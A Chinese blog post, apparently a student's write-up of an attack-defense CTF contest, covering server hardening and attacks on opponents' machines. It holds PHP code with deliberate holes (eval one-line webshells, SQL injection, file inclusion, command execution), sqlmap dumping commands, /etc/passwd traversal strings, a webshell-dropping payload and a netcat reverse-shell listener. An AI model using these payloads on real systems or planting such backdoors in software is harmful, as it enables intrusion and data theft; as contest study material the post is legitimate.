CTF线下赛AWD总结

原创

YICONGITSME 于 2018-09-20 14:28:17 发布 28919 收藏 285
分类专栏： CTF AWD 文章标签： AWD CTF 线下赛

AWD

1）AWD 竞赛：

多人或者多组互相进行攻击的模式，不仅要加固自己的服务器（场景来源于各个行业）防止被对手攻陷，同时要尽可能多的攻击对手的服务器以取得更多的得分。

本环节下，每队有若干台服务器（Linux 主机）需要维护，每队分配的管理用户非 root，为低权限用户（WWW 或 Apache 等）。每队需要在比赛过程中对自己的服务器进行漏洞（web/二进制等）加固（整个比赛过程中均可加固），同时在规定时间内（开赛 30 分钟后可以开始攻击）对其他队伍主机进行攻击，通过漏洞获取相应的 flag 得分，每提交一次 flag 分值为 10 分。

记录一下自己最近参加的线下攻防比赛，没时间学习了，就准备了几天，果然不出意外的被安全专业的大佬打得很惨。

缺点是不会攻击，我和我队友两个人就只有防，AWD防了400分，综合渗透拿了200分。

感觉自己的知识欠差很多，代码审计能力弱，写脚本能力弱，sql注入我一直学不会。最重要的是比赛前没有真正练习过，所以比赛时才没把技能发挥出来。**谨记：多实践，学好代码审计，sql注入，手动写脚本！！**

比完赛才对这两种比赛模式有了清晰的了解。

AWD就是每队有自己要维护的几台linux靶机，为低权限或者www权限，对自己的网站进行防守，对他人进行攻击。

综合渗透分外网，内网，专网，需要先渗透外网，在让外网作为跳板机访问内网，专网。

给了两个靶机是永恒之蓝漏洞，但比赛时没想到，就没法做，还有一台直接ssh登陆，就有几个flag。

比赛特别好，服务特别好，边打比赛，还有水果吃，住的宾馆，伙食很棒。对这次比赛满意，也涨了很多经验，督促自己如何去学习。下面是比赛时的源码。内附很多比赛之前看的网站，

一、ssh登陆，修改密码超级复杂，mobaxterm，xshell。

普通用户提权成root，根据kernel版本号找到对应的poc，exp提权。

二、下载源码，备份，/var/www/html 目录，mobaxterm，winscp，xftp等。

三、预留后门，御剑，k8飞刀，D盾，扫描目录，发现后门，注释代码。

四、修改数据库密码，

> mysql -u root -p

Show databases;

use mysql;

set password for root@localhost = password('123'); 或者

update user set password = PASSWORD('要更换的密码') where user = 'root';

flush privileges；

show tables；可能有flag。

select * from typecho_flag;

五、关闭不必要的端口，要求的服务端口不能关，

netstat -napt ， **lsof -i** 查看端口，

kill -9 PID 杀掉进程


nmap -sV ip地址（-sV参数可以探测目标主机的服务器版本）


nmap扫描对方开启的端口，21,22，21,3306，进行爆破，msfconsole进入metasploit ，，，

六、代码审计 seay源代码审计好用，

常见漏洞：一句话木马，SQL注入、文件包含、文件上传，越权访问，命令执行。

1. 一句话木马





```php
<?php
//链接数据库
$host = 'localhost';
$username = 'root';
$password = '123';
$database = 'yser';
$dbc = mysqli_connect($host, $username, $password, $database);
if (!$dbc)
{
        die('Could not connect: ' . mysql_error());
}

//启用session
session_start();

//根目录
$basedir = '';

@eval($_REQUEST['c']); //一句话木马
?>
```


防：vim自己的网站php文件，注释掉一句话木马，

<?php @eval($_REQUEST['c']); ?> <?php @eval($_POST['c']); ?>

asp的一句话是：<%eval request("xx")%>

没有限制文件上传类型，允许后门上传

```php
$error=$_FILES['pic']['error'];
$tmpName=$_FILES['pic']['tmp_name'];
$name=$_FILES['pic']['name'];
$size=$_FILES['pic']['size'];
$type=$_FILES['pic']['type'];
try{
        if($name!=="")
        {
                $name1=substr($name,-4);
                if(is_uploaded_file($tmpName)){
                        $time=time();
                        $rootpath='./upload/'.$time.$name1;
                        $file=fopen($tmpName, "r") or die('No such file!');
                        $content=fread($file, filesize($tmpName));
                        if(strstr($content,'fuck')){
                                exit("<script language='JavaScript'>alert('You sh
ow.location='index.php?page=submit'</script>");
                        }
                        if(!move_uploaded_file($tmpName,$rootpath)){
```


攻：菜刀连接一句话木马所在php的网站路径，输入密码，即可进入到后台，获取网站目录，进而上传大马，获取最高权限webshell。

没有的话，自行网站文件上传一句话木马，对文件类型有限制的话需要BurpSuite抓包，修改content type image/php,根据返回的路径，连接菜刀。

权限维持：1.不死马， 2. nc反弹shell nc -lp 9999

1. SQL注入漏洞

```php
<?php
        include_once('config.php');
        if (!empty($_POST['username'])) {
        $user=$_POST['username'];
        $pass=$_POST['password'];
        $query = "SELECT * FROM admin WHERE user_name='{$user}' and user_pass='{$pass}' ";
        $data = mysqli_query($dbc,$query);
     if (mysqli_num_rows($data) == 1) {
        $row = mysqli_fetch_array($data);
                $_SESSION['username'] = $row['user_name'];
        header('Location: ./admin/index.php');
     }else{
       echo '<hr/><center><br/>用户名：',$user,'<br/>密码：',$pass,'<br/><br/>用户名密码错误</center>';
       }

}
?><!--sql万能密码登录-->
```



```php
<?php
        include 'header.php';
        include_once('config.php');
        if (!empty($_GET['id'])) {
        $id=$_GET['id'];
        $query = "SELECT * FROM news WHERE id=$id";
        $data = mysqli_query($dbc,$query);
        }
        $com = mysqli_fetch_array($data);
?> <!-- sql注入漏洞 -->
```


（1）用户登录，输入'测试存在sql注入点，万能密码 ' or 1='1　弱密码 admin/admin　火狐插件hackbar

select name,pass from tbAdmin where name='' or 1='1' and pass='123456'

（2）啊D扫描网站sql注入点，sqlmap注入，

比赛时Access数据库注入点：

http://10.1.14.1/ReadNews.asp?NewsID=20&BigClassID=2&SmallClassID=2

sqlmap -u "url"　查看系统，版本

sqlmap -u "url" --dbs 爆数据库

sqlmap -u "url" --tables -D ctf 爆表

sqlmap -u "url" --column -D ctf -T users 爆列

sqlmap -u "url" --dump -D ctf -T users "user_name,user_pass"　爆字段

网站数据库密码信息文件一般放在config.php中。

3.文件包含

```php
<?php
        $file=$_GET['$file'];
        include$file;
?> <!-- 文件包含漏洞 -->
```


（1）本地文件包含

localhost/a.php?file=/flag.txt

（2）远程文件包含

localhost/a.php?file=http:ip/echo.txt

利用，上传一句话木马

echo.txt 文件内容，会生成shell.php 内容为一句话木马。

<?php fputs(fopen("shell.php","w"),"<?php eval(\$_POST[xx]);?>");?>

常见的文件包含函数，include()，include_once()，require()，require_once()

几种经典的测试方法：

?file=../../../../../etc/passwd 长目录截断

?page=file:///etc/passwd 读取敏感文件

?home=main.cgi

?page=http://www.a.com/1.php

http://1.1.1.1/../../../../dir/file.txt

4.越权访问 allow_url_fopen =ON， allow_url_include =ON

水平越权：修改id，访问他人

垂直越权：知道管理后台的url，通过访问，提升权限，获取数据。

```php
<?php
        include 'header.php';
        $file_path = $_GET['path'];
        if(file_exists($file_path)){
        $fp = fopen($file_path,"r");
        $str = fread($fp,filesize($file_path));
        echo $str = str_replace("\r\n","<br />",$str);
}
        echo "allow_url_fopen=On";
?>              <!-- 越权访问 -->
```


/admin/upload/config.php 越权访问，无需登陆，直接显示


```php
<?php
$file_path = "/flag.txt";
if(file_exists($file_path)){
$fp = fopen($file_path,"r");
$str = fread($fp,filesize($file_path));
echo $str = str_replace("\r\n","<br />",$str);
}
?>
```



1. 命令执行漏洞

直接调用操作系统命令，常见php函数system，exec，shell_exec

```php
<?php
        $shell=$_POST['shell'];
        system($shell);
        if($shell !=""){
                exit();
        }
?><!-- 命令执行漏洞 -->
```

```php
<?php
        include 'footer.php';
        echo 'system';
        $shell=$_GET['shell'];
        system($shell);
?><!-- 命令执行漏洞 -->
```





七、网站防御

上WAF，文件监控，安全狗，

在文件头写上，require_once('waf.php');

八、日志分析，根据自己攻击payload去攻击他人。

写脚本批量拿flag。

综合靶场

3 台一层网络外网靶机 ，2 台二层网络内网靶机，1 台三层网络专网靶机
每个参赛队都会分配由上述三层网络结构组成的靶机环境。

外网：参赛选手可以直接访问外网的 3 台靶机进行渗透测试，并利用漏洞渗透成功后，提交相应的 flag 值进行得分。并且还需要获取到外网两台靶机的最高权限，才能够借助 3 台外网靶机进入内网。

内网：参赛选手由外网靶机当做跳板能够进入内网网络后，必须要利用相应的漏洞，提交相应的 flag 值才能得分。同时，也必须要获取到内网两台靶机的最高权限，通过外网靶机访问内网靶机，内网靶机访问专网靶机，才能够进入第 3 层网络。

专网：只有将外网，内网的靶机全部获取到最高权限后，才能够访问专网靶机，进入第三层网络。利用相应的漏洞进行渗透，获取专网靶机的 flag 值进行提交得分。

flag 配置：

每台靶机都包含多个 flag 值，每个 flag 值根据漏洞利用难度分值会有差异。

靶机名称	Flag 数量	难易程度
外网靶机 1	3-5 个	易
外网靶机 2	3-5 个	易
外网靶机 3	2-4 个	易
内网靶机 1	2 - 3 个	中等
内网靶机 2	2-3 个	中等
专网靶机	1-2 个	难

Nmap扫描靶机，查看系统，metasploit 漏洞利用，根据相应的系统内核漏洞，提权，

获取后台密码，登录后台，根目录下flag

创建新用户，添加到管理员组，远程目标靶机。

可能存在flag的位置：

1. 御剑扫描，双击网页打开，存在flag。
2. ssh登陆，系统根目录下，/var/www/html下
3. mysql数据库字段中。
4. 远程主机桌面，文件夹下。

5.

==========网站合集==========

www.51elab.com/product02.html 易霖博
https://www.anquanke.com/ 安全客 很棒
http://www.freebuf.com/ freebuf
http://www.mumaasp.com/139.html 很厉害的大马
http://webshell8.com/
http://www.jiaoben.net/wenzhanglist/93.html 脚本之家

==========
线下赛笔记
https://blog.csdn.net/wy_97/article/details/78148705
http://www.sohu.com/a/211760248_99907709
https://www.anquanke.com/post/id/86984
https://www.anquanke.com/post/id/98574
https://www.anquanke.com/post/id/98653
https://www.anquanke.com/post/id/100991
https://www.anquanke.com/post/id/84675
http://tinyfisher.github.io/security/2017/10/02/CTF

http://www.freebuf.com/articles/web/118149.html

https://blog.csdn.net/like98k/article/details/80261603

==========

https://www.exploit-db.com/exploits/15620/ 漏洞
http://exploit.linuxnote.org/ 内核漏洞
https://www.cnblogs.com/linuxsec/articles/6110887.html 提权
https://www.cnblogs.com/yuhuLin/p/7027342.html 普通用户提权
http://www.freebuf.com/sectool/121847.html Linux提权？这四个脚本可以帮助你

https://github.com/Ares-X/AWD-Predator-Framework AWD攻防赛webshell批量利用框架
https://github.com/admintony/Prepare-for-AWD AWD线下赛脚本集合
https://github.com/ssooking/CTFDefense CTFDefense
https://github.com/wupco/weblogger 针对ctf线下赛流量抓取(php)、真实环境流量抓取分析的工具
http://hackblog.cn/post/75.html waf
https://jingyan.baidu.com/article/d45ad148a8338769552b803a.html 安全狗安装教程
http://www.safedog.cn/website_safedog.html 安全狗linux版：

https://blog.csdn.net/qq_36328915/article/details/79305166 kali中msf常用命令
http://www.freebuf.com/articles/5472.html w3af简单使用教程
https://www.cnblogs.com/zylq-blog/p/6694566.html 安装

http://blog.51cto.com/simeon/1981572 MySQL数据库***及漏洞利用总结
http://blog.51cto.com/diudiu/1678358 SQLmap配合一句话木马
利用Sqlmap进行Access和MySQL的注入
https://note.youdao.com/share/?id=62ecd676d896139c823591e8a8bcc708&type=note#/